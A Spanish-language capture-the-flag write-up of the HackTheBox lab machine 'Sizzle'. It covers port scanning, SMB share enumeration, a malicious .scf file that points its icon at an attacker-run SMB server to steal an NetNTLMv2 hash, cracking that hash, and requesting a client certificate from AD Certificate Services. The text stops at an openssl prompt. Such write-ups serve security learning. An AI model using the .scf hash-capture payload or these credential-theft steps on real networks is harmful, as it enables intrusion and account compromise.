Sizzle - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
3269/tcp  open  ssl/ldap
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
64248/tcp open  msrpc         Microsoft Windows RPC
```

Localizamos el nombre, dominio y SO de la maquina victima:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.103
SMB         10.10.10.103    445    SIZZLE          [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL)
```

- Dominio: htb.local
- Nombre: sizzle
- SO: Windows server 2016

Enumeramos los recursos compartidos a los que podemos acceder a traves de una "guest session":

```
[+] IP: 10.10.10.103:445        Name: htb.local                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              NO ACCESS       Active Directory Certificate Services share
        Department Shares                                       READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Operations                                              NO ACCESS
        SYSVOL                                                  NO ACCESS       Logon server share
```

Vamos a ver el contenido de "Department Shares":

```
Department Shares                                               READ ONLY
./Department Shares
dr--r--r--                0 Tue Jul  3 11:22:32 2018    .
dr--r--r--                0 Tue Jul  3 11:22:32 2018    ..
dr--r--r--                0 Mon Jul  2 15:21:43 2018    Accounting
dr--r--r--                0 Mon Jul  2 15:14:28 2018    Audit
dr--r--r--                0 Tue Jul  3 11:22:39 2018    Banking
dr--r--r--                0 Mon Jul  2 15:15:01 2018    CEO_protected
dr--r--r--                0 Mon Jul  2 15:22:06 2018    Devops
dr--r--r--                0 Mon Jul  2 15:11:57 2018    Finance
dr--r--r--                0 Mon Jul  2 15:16:11 2018    HR
dr--r--r--                0 Mon Jul  2 15:14:24 2018    Infosec
dr--r--r--                0 Mon Jul  2 15:13:59 2018    Infrastructure
dr--r--r--                0 Mon Jul  2 15:12:04 2018    IT
dr--r--r--                0 Mon Jul  2 15:12:09 2018    Legal
dr--r--r--                0 Mon Jul  2 15:15:25 2018    M&A
dr--r--r--                0 Mon Jul  2 15:14:43 2018    Marketing
dr--r--r--                0 Mon Jul  2 15:11:47 2018    R&D
dr--r--r--                0 Mon Jul  2 15:14:37 2018    Sales
dr--r--r--                0 Mon Jul  2 15:21:46 2018    Security
dr--r--r--                0 Mon Jul  2 15:16:54 2018    Tax
dr--r--r--                0 Tue Jul 10 17:39:32 2018    Users
dr--r--r--                0 Mon Jul  2 15:32:58 2018    ZZ_ARCHIVE
```

Como tienen muchas carpetas y subcarpetas vamos a montarnos el share en nuestra maquina:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo mount -t cifs //10.10.10.103/"Department Shares" /mnt/montaje
Password for root@//10.10.10.103/Department Shares:

┌──(kali㉿kali)-[~/Downloads]
└─$ tree /mnt/montaje
/mnt/montaje
├── Accounting
├── Audit
├── Banking
│   └── Offshore
│       ├── Clients
│       ├── Data
│       ├── Dev
```

En users podemos ver un listado de usuarios:

```
├── Users
│   ├── amanda
│   ├── amanda_adm
│   ├── bill
│   ├── bob
│   ├── chris
│   ├── henry
│   ├── joe
│   ├── jose
│   ├── lkys37en
│   ├── morgan
│   ├── mrb3n
│   └── Public
```

Con ese listado podemos consultar a ver si alguno de estos usuarios es "asrepoasteable", es decir, que tiene la preautenticacion de kerberos desactivada. El problema es que el puerto 88 de kerberos no esta expuesto.

Podemos comprobar si tenemos permisos de escritura en alguno de estos directorios para poder inyectar algun archivo ".scf" que cuando se ejecute obtengamos el hash netNTLMv2 del usuario que hace click. Para comprobar los permisos podemos usar la herramienta "smbcacls":

Si querriamos ver los permisos que tenemos en el directorio home de amanda ejecutariamos lo siguiente:

```
smbcacls //10.10.10.103/"Department Shares" Users/amanda -N
```


```
└─$ smbcacls //10.10.10.103/"Department Shares" Users/amanda -N
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:HTB\Domain Users
ACL:S-1-5-21-2379389067-1826974543-3574127760-1000:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:Everyone:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
```

A nosotros nos interesa quedarnos solo con la ACL de "Everyone" y iterar por cada uno de los usuarios, lo podemos hacer con un bucle "for":

```
for i in $(cat users.txt);do echo "Comprobando los permisos de $i";smbcacls //10.10.10.103/"Department Shares" Users/$i -N|grep "Everyone";echo;done
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in $(cat users.txt);do echo "Comprobando los permisos de $i";smbcacls //10.10.10.103/"Department Shares" Users/$i -N|grep "Everyone";echo;done
Comprobando los permisos de amanda
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de amanda_adm
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de bill
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de bob
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de chris
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de henry
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de joe
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de jose
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de lkys37en
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de morgan
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de mrb3n
ACL:Everyone:ALLOWED/OI|CI|I/READ

Comprobando los permisos de public
ACL:Everyone:ALLOWED/OI|CI/FULL
ACL:Everyone:ALLOWED/OI|CI|I/READ
```

Tenemos permiso FULL sobre el directorio de "Public". Podemos buscar como crear un archivo scf malicioso:



Tiene que tener la siguiente estructura:

```
[Shell]
Command=2
IconFile=\\192.168.1.169\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

Hacemos que el "IconFile" apunte hacia un recurso compartido en nuestro equipo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat pwned.scf
[Shell]
Command=2
IconFile=\\10.10.14.12\share\pwned.ico
[Taskbar]
Command=ToggleDesktop
```

Nos abrimos un servidor smb y subimos el archivo malicioso, cuando el usuario haga click en este archivo nos llegara su hash:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.103,64977)
[*] AUTHENTICATE_MESSAGE (HTB\amanda,SIZZLE)
[*] User SIZZLE\amanda authenticated successfully
[*] amanda::HTB:aaaaaaaaaaaaaaaa:6bbdc182b9a7849cbc64981ae8d7656a:01010000000000000
06400470065004300020010007a00480055007a004b007400580061000400100007a00480055007a004b
7df340ec7bc0719aa19a2e1cd0cf86d0cde0d11af49fc22f203fbf780a001000000000000000000000000
0000000
```

Crackeamos este hash con john y obtenemos la contraseña del usuario amanda:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ashare1972       (amanda)
1g 0:00:00:05 DONE (2024-12-28 08:54) 0.1976g/s 2256Kp/s 2256Kc/s 2256KC/s Ashiah08..Armani3
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Vamos a validar las credenciales:

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ netexec smb 10.10.10.103 -u amanda -p Ashare1972 2>/dev/null
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\amanda:Ashare1972

┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ netexec winrm 10.10.10.103 -u amanda -p Ashare1972 2>/dev/null
[09:15:20] ERROR    Exception while calling proto_flow() on target 10.10.10.103: 'www-authenticate'
                    Traceback (most recent call last)
                    /usr/lib/python3/dist-packages/nxc/connection.py:166 in __init__

                      163 |   |   self.logger.info(f"Socket info: host={self.host}, hostname={self.hostname},
                          kerberos={self.kerberos}, ipv6={self.is_ipv6}, link-local
                          ipv6={self.is_link_local_ipv6}")
```


Las credenciales son correctas pero tenemos un error si queremos acceder a traves de winrm. Tenemos que tener en cuenta que el puerto 5986 esta abierto. Este puerto tambien corresponde a evil-winrm pero a traves del protocolo SSL, por lo que para conectarnos necesitamos la clave publica y privada de este usuario.

Como estamos ante un IIS podemos utilizar wordlist especificas para IIS para enumerar el servicio web:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ whatweb http://10.10.10.103
http://10.10.10.103 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0],
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.103 -w /usr/share/seclists/Discovery/Web-Content/IIS.fuzz.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.103
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/IIS.fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 101 / 214 (47.20%)[ERROR] parse "http://10.10.10.103/%NETHOOD%/": invalid URL escape "%NE"
/certenroll/          (Status: 403) [Size: 1233]
/images/              (Status: 403) [Size: 1233]
/aspnet_client/       (Status: 403) [Size: 1233]
/<script>alert('XSS')</script>.aspx (Status: 400) [Size: 3420]
/~/<script>alert('XSS')</script>.aspx (Status: 400) [Size: 3420]
/certsrv/             (Status: 401) [Size: 1293]
/certsrv/mscep/mscep.dll (Status: 401) [Size: 1293]
/certsrv/mscep_admin  (Status: 401) [Size: 1293]
/trace.axd            (Status: 403) [Size: 2452]
Progress: 214 / 214 (100.00%)
```


Vamos a ver que contiene la ruta "certsrv" que tiene pinta de estar relacionado con el tema de certificados:



Vamos a introducir las credenciales que hemos obtenido:



Estamos ante el "ADCS" web, podemos utilizarlo para solicitar cretificados. Le damos a "Request a certificate":




Como esta el puerto 5986 abierto podemos generar una clave privada y un certificado para el usuario actual. Podemos hacerlo con "openssl":

GENERAR CLAVE PRIVADA Y CERTIFICADO CON OPENSSL


```
openssl req -newkey rsa:2048 -keyout amanda.key -out amanda.csr -nodes
```

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ openssl req -newkey rsa:2048 -keyout amanda.key -out amanda.csr -nodes
..+....++++++++++++++++++++++++++++++++++++++*....+.+...........+..........+..+ ...+....+
...+..............+....+..+.+.......................+ ...+.....+.+..............+.......
.+.....+.+ ...+......+.....+......+..............+......+ ...+.+ ...+........+ ...+....+....
+ ...+ ...+.........+......+ ...+....+......+..+.........+.........+............+ ...+.+ ...+ .
..+ ...+.....+............+....+.....+.......+..+.+.........+........+.......+ ...+.....+..
..+..+ ...++++++++++++++++++++++++++++++++++++++*.+.......+.....+.+.....+++++++++++++++
...+.......+..+......+.........+..........+..+......+.........+.+ ...+..............+.....
.+..+.+......+........+..........+ ...+..+ ...+ ...+.+........+.......+...........+....+....
......+.....+......+..........+..+ ...+.......+ ...+ ...+.............................+++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
